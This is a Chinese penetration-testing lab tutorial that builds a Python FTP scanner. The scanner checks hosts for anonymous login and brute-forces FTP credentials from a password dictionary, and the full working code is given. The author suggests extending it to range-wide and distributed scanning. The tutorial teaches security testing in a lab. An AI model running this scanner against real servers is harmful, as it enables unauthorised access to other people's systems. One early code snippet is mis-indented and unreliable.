

全部课程 (/courses/) / Python 实现 FTP 弱口令扫描器 (/courses/579) / Python 实现 FTP 弱口令扫描器

在线实验，请到PC端体验

Python 实现 FTP 弱口令扫描器

一、实验介绍

1.1 实验内容

本次实验通过使用 Python 实现一个 FTP 弱口令扫描器开始，入门 Python 渗透测试技术，实验涉及 FTP 协议原理，ftplib 库的使用等知识点。

注：本系列课程教学思路，参考自《Python绝技--运用Python成为顶级黑客》，书中代码和教学思路只做参考，本系列教程全部由本人重新设计并基于Python3.x重写。本系列课程旨在教大家渗透测试，维护网络安全，如用于非法目的，自行承担法律责任！

1.2 实验知识点

本实验涉及如下知识点：

1. 认识Ftp服务器
2. Ftplib库的使用
3. argparse库的使用
4. Ubuntu下Ftp服务器的搭建

1.3 实验环境

- Python3.x

1.4 适合人群

本课程难度为一般，属于初级级别课程，适合具有Python基础的用户，熟悉python基础知识加深巩固。


1.5 代码获取

你可以通过下面命令将代码下载到实验楼环境中，作为参照对比进行学习。

```
$ wget http://labfile.oss.aliyuncs.com/courses/579/ftpScanner.py
```

1.6 实验效果

本节实验将实现如下功能的 FTP 弱口令扫描器：



```
shiyanlou:/home/ $ python3 ./ftpScanner.py [23:28:01]
usage: ftpScanner.py [-h] [-H HOSTNAME] [-f PWDFILE]

FTP Scanner

optional arguments:
  -h, --help      show this help message and exit
  -H HOSTNAME      The host list with "," space
  -f PWDFILE       Password dictionary file
shiyanlou:/home/ $ [23:28:11]
```

二、实验原理

以下内容整理自百度百科，参考链接：

- 百度百科-FTP服务器 (<http://baike.baidu.com/link?url=QzWOdM185byEGX-xaFNyO78nOYkRJP5Hd-MJfYz3FwKUooJwXXW0NEWYprgqpMTiKk8wmoGzCESPHVfcmhLGa>)

2.1 FTP服务器

FTP服务器（File Transfer Protocol Server）是在互联网上提供文件存储和访问服务的计算机，它们依照FTP协议提供服务。FTP是File Transfer Protocol(文件传输协议)。顾名思义，就是专门用来传输文件的协议。简单地说，支持FTP协议的服务器就是FTP服务器。

FTP是仅基于TCP的服务，不支持UDP。与众不同的是FTP使用2个端口，一个数据端口和一个命令端口（也可叫做控制端口）。通常来说这两个端口是21（命令端口）和20（数据端口）。但FTP工作方式的不同，数据端口并不总是20。这就是主动与被动FTP的最大不同之处。主要有两种工作模式：

- 主动FTP

FTP服务器的控制端口是21，数据端口是20，所以在做静态映射的时候只需要开放21端口即可，他会用20端口和客户端主动的发起连接。

- 被动FTP

服务器的控制端口是21，数据端口是随机的，且是客户端去连接对应的数据端口，所以在做静态的映射话只开放21端口是不可以的。此时需要做DMZ。

2.2 FTP扫描器实现方案

本课程开发FTP扫描器主要从以下两个方面着手：

扫描匿名FTP

FTP匿名登录的扫描主要应用于批量扫描中，单独针对一个FTP服务器进行扫描的话成功率比较小，不过也不排除成功的可能。估计讲到这里的时候，有的同学就有疑问了！！！现在还有人不上密码吗？那得傻到啥程度？用东北的话来说那不就是傻狍子吗！！（开个玩笑，免得同学们看我的教程睡着了！）不过言归正传，很多网站都开放Ftp服务方便用户下载资源（这个允许匿名登录不足为奇），更疯狂的是网站管理人员为了方便网站访问软件的更新也开放了Ftp匿名登录（估计不是自己家的网站.....）。这样就给了我们很多机会，尤其后者的服务器很容易就受到攻击，后期我会讲解Ftp目录下可以搜到web页面之后怎样拿到Shell（大家多多关注我的教程吧，还有很多精品课程等着你！）。

扫描FTP弱口令

FTP弱口令扫描其实就是暴力破解，为何我们不称为暴力破解呢？因为我们只是扫描一些简单的密码组合，并不是所有可能的密码组合，而且我们也没有那么多时间去暴力破解，谁让我们活不了成千上万年呢！只是一个密码而已，弱口令扫不到就算了，天涯何处无芳草何必单恋一枝花呢！不过你要非喜欢这个FTP服务器的话，以后我再教大家别的方法渗透服务器！

三、实验步骤

3.1 FTP匿名扫描器的实现


这里我们要用到Python的ftplib库中的FTP这个类，FTP这个类实现了Ftp客户端的大多数功能，比如连接Ftp服务器、查看服务器中的文件、上传、下载文件等功能，详细用法可以查看一下文档，以后碰到问题也要养成先看文档的习惯！接下来我们来定义anonScan(hostname)这个函数以实现扫描可匿名登录的FTP服务器。代码如下：

```
#匿名登录扫描
def anonScan(hostname):          #参数是主机名
    try:
        with FTP(hostname) as ftp:    #创建Ftp对象
            ftp.login()                #Ftp匿名登录
            print('\n[*] ' + str(hostname) + " FTP Anonymous login successful!") #不抛出异常则表明登录成功
            return True
    except Exception as e:         #抛出异常则表明匿名登录失败
        print('\n[-] ' + str(hostname) + " FTP Anonymous logon failure!")
        return False
```

代码很简短，主要在注释中解释了代码的含义。这里说一下这个函数的思路，首先用主机名构造了一个Ftp对象(即ftp)，然后用这个ftp调用不带任何参数的login()函数即表示要匿名登录这个Ftp服务器，如果登录过程中没有产生异常，则表明匿名登录成功，否则匿名登录失败！

3.2 FTP弱口令的扫描

FTP弱口令的扫描依赖于用户名和密码字典，我们的实验环境中会提供 pwd.txt 作为密码字典，字典的格式如下图所示：



接下来我们针对字典中的格式来实现FTP弱口令的扫描，创建代码文件 ftpScanner.py ,代码如下：

```

#暴力破解
def vlclLogin(hostname, pwdFile):
    #参数(主机名, 字典文件)
    try:
        with open(pwdFile, 'r') as pf:
            #打开字典文件
            for line in pf.readlines():
                #循环读取字典文件中的每一行
                time.sleep(1)
                #等待1秒
                userName = line.split(':')[0]
                #从读取的内容中取出用户名
                passWord = line.split(':')[1].strip('\r').strip('\n')
                #从读取的内容中取出密码
                print('[+] Trying: ' + userName + ':' + passWord)
            try:
                with FTP(hostname) as ftp:
                    #以主机名为参数构造Ftp对象
                    ftp.login(userName, passWord)
                    #使用读取出的用户名密码登录Ftp服务器
                    #如果没有产生异常则表示登录成功, 打印主机名、用户名和密码
                    print('\n[+] ' + str(hostname) + ' FTP Login successful: ' + \
                        userName + ':' + passWord)
                    return (userName, passWord)
            except Exception as e:
                #产生异常表示没有登录成功, 这里我们不用管它, 继续尝试其他用户名、密码
                pass
    except IOError as e:
        print('Error: the password file does not exist!')
    print('\n[-] Cannot crack the FTP password, please change the password dictionary try again!')
    return (None, None)

```

这段代码其实就是循环从字典中读取用户名和密码并尝试登陆, 登陆成功则表明找到用户名和密码。由于这个函数将主机名定义成了可以用“,”分割的字符串。找到密码并不会终止程序, 而是会继续扫描其他主机的弱口令, 直到所有的主机都扫描一遍。

3.3 命令行解析


至此我们的Ftp扫描器已经几乎完成了, 代码并不多, 也很简单。现在我们需要做的是让我们的脚本可以处理命令行输入, 以控制扫描哪些主机。处理命令行参数我们将用到Python中的argparse库, 这个库是Python中自带的模块, 处理命令行将变得非常简单, 下面我们一起见证一下argparse的强大之处, 先上代码:

```

# 这里用描述创建了ArgumentParser对象
parser = argparse.ArgumentParser(description = 'FTP Scanner')
# 添加-H命令dest可以理解为咱们解析时获取-H参数后面值的变量名, help是这个命令的帮助信息
parser.add_argument('-H', dest='hostName', help='The host list with ","space')
parser.add_argument('-f', dest='pwdFile', help='Password dictionary file')
options = None
try:
    options = parser.parse_args()
except:
    print(parser.parse_args(['-h']))
    exit(0)
hostNames = str(options.hostName).split(',')
pwdFile = options.pwdFile

```

通过argparse库来解析命令行参数, 可以根据添加参数时指定的help关键字的内容来自动生成帮助文档。具体效果如下图所示:



```

Terminal 终端 - shiyanlou@0643440ba308: /home
shiyanlou:/home/ $ python3 ./ftpScanner.py [23:28:01]
usage: ftpScanner.py [-h] [-H HOSTNAME] [-f PWDFILE]

FTP Scanner

optional arguments:
  -h, --help      show this help message and exit
  -H HOSTNAME     The host list with ","space
  -f PWDFILE      Password dictionary file
shiyanlou:/home/ $ [23:28:11]

```

在处理复杂命令的时候argparse的强大就更明显了，由于这个属于Python基础，所以Python库中自带的库这里我就不做过多的介绍了。

3.4 整合全部的代码

基本的代码咱们已经实现完成了，现在把上面的代码整合一下就可以了，代码如下：

动手实践是学习 IT 技术最有效的方式！

开始实验

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from ftplib import *
import argparse
import time

#匿名登录扫描
def anonScan(hostname):          #参数是主机名
    try:
        with FTP(hostname) as ftp:    #创建Ftp对象
            ftp.login()                #Ftp匿名登录
            print('\n[*] ' + str(hostname) + " FTP Anonymous login successful!") #不抛出异常则表明登录成功
            return True
    except Exception as e:          #抛出异常则表明匿名登录失败
        print('\n[-] ' + str(hostname) + " FTP Anonymous logon failure!")
        return False

#暴力破解
def vlcLogin(hostname, pwdFile):   #参数(主机名, 字典文件)
    try:
        with open(pwdFile, 'r') as pf:    #打开字典文件
            for line in pf.readlines():    #循环读取字典文件中的每一行
                time.sleep(1)              #等待1秒
                userName = line.split(':')[0] #从读取的内容中取出用户名
                passWord = line.split(':')[1].strip('\r').strip('\n') #从读取的内容中取出密码
                print('[+] Trying: ' + userName + ':' + passWord)
                try:
                    with FTP(hostname) as ftp: #以主机名为参数构造Ftp对象
                        ftp.login(userName, passWord) #使用读取出的用户名密码登录Ftp服务器
                        #如果没有产生异常则表示登录成功, 打印主机名、用户名和密码
                        print('\n[+] ' + str(hostname) + ' FTP Login successful: ' + \
                            userName + ':' + passWord)
                        return (userName, passWord)
                except Exception as e:
                    #产生异常表示没有登录成功, 这里我们不用管它, 继续尝试其他用户名、密码
                    pass
    except IOError as e:
        print('Error: the password file does not exist!')
    print('\n[-] Cannot crack the FTP password, please change the password dictionary try again!')
    return (None, None)

def main():
    # 这里用描述创建了ArgumentParser对象
    parser = argparse.ArgumentParser(description='FTP Scanner')
    # 添加-H命令dest可以理解为我们解析时获取-H参数后面值的变量名, help是这个命令的帮助信息
    parser.add_argument('-H', dest='hostName', help='The host list with ", "space')
    parser.add_argument('-f', dest='pwdFile', help='Password dictionary file')
    options = None
    try:
        options = parser.parse_args()
    except:
        print(parser.parse_args(['-h']))
        exit(0)

    hostNames = str(options.hostName).split(',')
    pwdFile = options.pwdFile
    if hostNames == ['None']:
        print(parser.parse_args(['-h']))
        exit(0)

    for hostName in hostNames:
        username = None
        password = None
        if anonScan(hostName) == True:
            print('Host: ' + hostName + ' Can anonymously!')
        elif pwdFile != None:
            (username, password) = vlcLogin(hostName, pwdFile)
            if password != None:
                print('\n[+] Host: ' + hostName + 'Username: ' + username + \
                    'Password: ' + password)

    print('\n[*]-----Scan End!-----[*]')
```

动手实践是学习 IT 技术最有效的方式!

开始实验

```
if __name__ == '__main__':  
    main()
```

到此我们的代码就全部完成了，稍加改动就会使这个扫描器更加强大，比如：主机名可以指定范围实现大范围扫描或者改成分布式暴力破解Ftp用户名密码这样字典的容量就可以更大一些，成功率也会大大增加！

四、实验环境搭建


实验环境使用实验楼的 Ubuntu 14.04，这里我们使用python的第三方库 pyftplib,可以非常简单的架设一个FTP服务器。

4.1 安装pyftplib

- 打开终端，输入如下命令

```
sudo pip install pyftplib
```

如下图所示：




```
shiyanolou:~/ $ sudo pip install pyftplib [19:58:18]  
Downloading/unpacking pyftplib  
http://mirrors.aliyuncs.com/pypi/simple/pyftplib/ uses an insecure transport  
scheme (http). Consider using https if mirrors.aliyuncs.com has it available  
Downloading pyftplib-1.5.1.tar.gz (127kB): 127kB downloaded  
Running setup.py (path:/tmp/pip_build_root/pyftplib/setup.py) egg_info for pa  
ckage pyftplib  
  
warning: no files found matching '*README*' under directory 'demo'  
  
'pysendfile' third-party module is not installed. This is not  
essential but it considerably speeds up file transfers.  
You can install it with 'pip install pysendfile'.  
More at: https://github.com/giampaolo/pysendfile  
  
'pyopenssl' third-party module is not installed. This means  
FTPS support will be disabled. You can install it with:  
'pip install pyopenssl'.  
Installing collected packages: pyftplib  
Running setup.py install for pyftplib  
changing mode of build/scripts-2.7/ftpbench from 644 to 755  
  
warning: no files found matching '*README*' under directory 'demo'  
changing mode of /usr/local/bin/ftpbench to 755
```

- 启动ftp服务器，输入如下命令：

```
sudo python -m pyftplib -p 21
```

如下图所示：




```
shiyanolou:~/ $ sudo python -m pyftplib -p 21 [19:58:41]  
[I 2016-07-28 20:11:23] >>> starting FTP server on 0.0.0.0:21, pid=280 <<<  
[I 2016-07-28 20:11:23] concurrency model: async  
[I 2016-07-28 20:11:23] masquerade (NAT) address: None  
[I 2016-07-28 20:11:23] passive ports: None
```

这里默认是允许匿名登录，等一下看看我们能不能扫到！

4.2 测试扫描

至此我们的环境就搭建好了，现在可以测试我们的Ftp弱口令扫描器了！

现在我们开始测试吧！运行代码效果如下图所示：



这里主要测试了一下匿名登录，至于弱口令破解，同学们可以自己找一个密码字典，尝试一下破解Ftp服务器！

五、课后习题

将本程序更改成主机名可以通过形如：主机名1-主机名n这种形式，让程序可以按照范围扫描主机。

六、实验总结

本次课程实现了Ftp弱口令扫描器，主要用到以下知识点：

- 1. FTP 服务器的基本概念
- 2. 使用 FTPLib 如何一步一步的实现Ftp弱口令扫描器
- 3. 使用 argparse 解析命令行参数
- 4. 实验环境的搭建方法

同时希望同学们可以认真写实验报告，把课后练习的实现思路写出来，这样不仅达到练习的目的同时还能拓展思维，将程序变成自己的！期待你们的实验报告！

动手实践是学习 IT 技术最有效的方式！

开始实验

七、参考文献

- 《Python绝技--运用Python成为顶级黑客》
- 《Python黑帽子-- 黑客与渗透测试编程之道 》

课程教师



高海峰
共发布过6门课程

[查看老师的所有课程 > \(/teacher/231096\)](/teacher/231096)

前置课程

[Python实现Zip文件的暴力破解 \(/courses/636\)](/courses/636)

[Python3 简明教程 \(/courses/596\)](/courses/596)